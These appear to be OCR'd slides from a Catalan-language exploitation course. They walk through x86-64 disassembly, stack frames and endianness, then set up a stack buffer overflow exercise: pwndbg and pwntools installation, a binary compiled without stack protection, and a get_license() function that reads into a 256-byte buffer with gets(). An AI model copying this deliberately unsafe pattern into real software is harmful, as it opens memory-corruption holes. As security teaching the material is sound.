

```
                                    # rdi = [rbp-0x8] = 0xdeadbeef
                                    # rsi = [rbp-0x10] = 0xcafe1337
114e:       mov     rbp,rsp
1151:       mov     QWORD PTR [rbp-0x8],rdi
1155:       mov     QWORD PTR [rbp-0x10],rsi
```








```
1155:       mov     QWORD PTR [rbp-0x10],rsi
1159:       mov     rdx,QWORD PTR [rbp-0x8]   # rdx = [rbp-0x8] = 0xdeadbeef
115d:       mov     rax,QWORD PTR [rbp-0x10]  # rax = [rbp-0x10] = 0xcafe1337
```






```
115d:       mov     rax,QWORD PTR [rbp-0x10]
1161:       add     rax,rdx # rax = rax + rdx (0xcafe1337 + 0xdeadbeef)
1164:       pop     rbp     # rbp = old_rbp
```




STACK
0x1197
xxxxxxxx
xxxxxxxx
ret addr
rsp
rbp
1164: pop rbp
1165: ret
1197: next main instruction
STACK
xxxxxxxx
xxxxxxxx
rsp
rbp

ENDIANESS

Big Endian | **Little Endian**

0xabcd1234

0x**ab** 0x**cd** 0x**12** 0x**34**

0x**34** 0x**12** 0x**cd** 0x**ab**

Stack Based Buffer Overflow

- sudo apt update
- sudo apt install gdb python2 python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential


- git clone https://github.com/pwndbg/pwndbg
- cd pwndbg
- ./setup.sh

- python3 -m pip install --upgrade pip
- python3 -m pip install --upgrade pwntools

Compilem el binari vulnerable:


```
gcc -no-pie -fno-stack-protector pro_editor.c -o pro_editor
```

```
void get_license() {

        char license_buffer[256];
         ...
        gets(license_buffer);
         ...
        return;
}
```



```
void get_license() {

        char license_buffer[256];
         ...
        gets(license_buffer);
         ...
        return;
}
```


```
GETS(3)                                                    Li

NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets()  reads  a  line from stdin into the buffer poi
       null byte ('\0').  No check for buffer overrun is per-
```



```
void get_license() {

        char license_buffer[256];
        ...
        gets(license_buffer);
        ...
        return;
}
```

Input < 256 bytes


Ex: 255 * b'A'



